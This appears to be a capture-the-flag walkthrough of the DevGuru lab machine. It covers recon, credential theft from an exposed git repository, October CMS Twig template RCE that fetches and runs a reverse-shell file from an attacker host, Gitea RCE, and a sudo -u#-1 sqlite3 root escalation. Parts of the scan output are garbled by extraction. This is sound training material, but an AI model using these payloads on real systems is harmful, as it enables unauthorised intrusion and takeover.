```
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
    256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
   256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Corp - DevGuru
 _http-generator: DevGuru
 _http-server-header: Apache/2.4.29 (Ubuntu)
  http-git:
      Git repository found!
      Repository description: Unnamed repository; edit this file 'description' to name the ...
      Last commit message: first commit
      Remotes:
       http://devguru.local:8585/frank/devguru-website.git
      Project type: PHP application (guessed from .gitignore)
MAC Address: 00:0C:29:04:9F:20 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
            ADDRESS
HOP RTT
    0.19 ms
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
```

Our initial nmap scan shows 2 ports open. 22 (ssh) which is pretty common. A webserver running on port 80. I note down that both ports are open as well as the versions nmap has identified. I then google for exploits related to the versions. However, we can see a git repository is open. Therefore I skip this step of googling for exploits as I can always come back to it and the path to exploitation is much more likely to be achieved by checking out the git repository.


Before dumping the git repository I fire a gobuster scan in the background to identify any other endpoints of interest. A better case here is to append -x php as Apache servers are usually used for hosting php files.

```
gobuster dir -u http://
                                                            -w /usr/share/wordlists/dirb/big.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                        http://
[+] Method:
                                        GET
[+] Threads:
                                        /usr/share/wordlists/dirb/big.txt
 [+] Wordlist:
 [+] Negative Status codes:
                                        404
 [+] User Agent:
                                        gobuster/3.6
[+] Timeout:
                                        10s
Starting gobuster in directory enumeration mode
                              (Status: 200) [Size: 1678]
(Status: 200) [Size: 12674]
(Status: 200) [Size: 18666]
 .htaccess
/About
 Services
                              (Status: 200) [Size: 10038]
                                                 [Size: 18666]
[Size: 414] [
/about
                                                 [Size: 18666]
[Size: 414] [→ http://www.backend/backend/auth]
[Size: 317] [→ http://www.backend/backend/auth]
[Size: 318] [→ http://www.backend/backend/auth]
[Size: 318] [→ http://www.backend/backend/auth]
/backend
/config
/modules
/plugins
                                                 [Size: 10038]
/services
                                                                                    /themes/]
                              (Status: 301) [Size: 318] [→ http://
/storage
                              (Status: 301) [Size: 317] [→ http://incommons.org/li>
(Status: 301) [Size: 317] [→ http://incommons.org/li>


/themes
Progress: 20469 / 20470 (100.00%)
Finished
```

Using git-dumper to dump the git repository and then launching vscode to browse the files we are presented with a database.php file in which a username and password are gifted to us.

Thinking of a way we can use these credentials I browsed to the files from the git repository in my web browser.



This looks promising entering the username password and database name we are presented with



Browsing to the back-end users table we can see a user:




The passwords are hashed. Instead of cracking the hash we can simply just replace it by identifying the hash type.

password_hash - Manual


PASSWORD_BCRYPT - Use the CRYPT_BLOWFISH algorithm to create the hash. This will produce a standard crypt() compatible hash using the "\$2y\$" identifier. The ...

Googling for \$2y\$ (The beginning of the password hash in the table). We find this is bcrypt. Lets use this information to create a bcrypt hash of our own.





Saving the table after inputting our hash will now allow us to login to the /backend endpoint with the credentials frank:admin.



Navigating to the CMS page we are presented with a way to add our own files to october CMS. After trying to simply create a .php file with a reverse shell and attempting to save it. I was greeted with a message telling me that only .htm files are allowed. Therefore I googled for a way to execute php code in .htm files. After a while I cam across this.

```
Daniel81 9 years ago


Hi, on your page in the code tab, you could do something like:


function onStart()
{
    $this->page["myVar"] = "Hello World!";
}

then in your page markup, call the variable myVar like so: {{ this.page.myVar }}

Does that help?
```

updating our code:








We have RCE. I also googled for other exploits and came across another authenticated RCE.

https://www.cyllective.com/blog/post/octobercms-cve-2021-32649



So all we need to do to get a reverse shell is upload our own and execute it. We could also try to get a one liner to work but instead I did it this way:

```
Markup Code

1 
2 {{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
3 {{ this.controller.getTwig().getFilter("wget http://wget.get.com//rev.php|") }}
4
```

```
# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
- - [11/0ct/2023 16:32:44] "GET /rev.php HTTP/1.1" 200 -
```

Execute the shell file.

```
Markup Code

1 
2 {{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
3 {{ this.controller.getTwig().getFilter("php rev.php|") }}
4
```

Got shell:

```
listening on [any] 4444 ...

connect to [lasticolor] from (UNKNOWN) [lasticolor] 53558

Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux 15:34:11 up 1:04, 0 users, load average: 0.00, 0.00, 0.22

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

$ |
```

```
We are www-data user
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Crawling through files on the disk I come across a app.ini.bak in the /var/backups directory

Lets go back to the adminer and enter these credentials.

Before doing this I checked what user the gitea process is running under and we find it is the user "frank".





Going to the "user" table provides us with a familiar sight.




I still had my bcrpyt password noted down so I decided that I would just try it to see if it worked.



After my initial nmap scan completed. I fired off another scan with the -p- option. This scans all ports. We found a gitea instance on the port 8585 which is running version 1.12.5. I can also login with the credentials frank:admin after updating the password hash.

Powered by Gitea Version: 1.12.5

Googling for an exploit gave me an authenticated remote code execution.



We get a shell as frank I like to run some commands before firing linPeas off.

```
frank@devguru:$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:$ |
```

We can run sqlite3 as all users but root.

I then run linPEAS. This didn't give a lot of output other than telling me some directories are writeable. So I started to enumerate other areas. A good place to start is the sudo version and linux version.

```
Sudo version

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2
```

https://www.exploit-db.com/exploits/47502

I discover an exploit that will allow us to run sqlite3 as root. Using gtfobins I create a payload like so:

sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'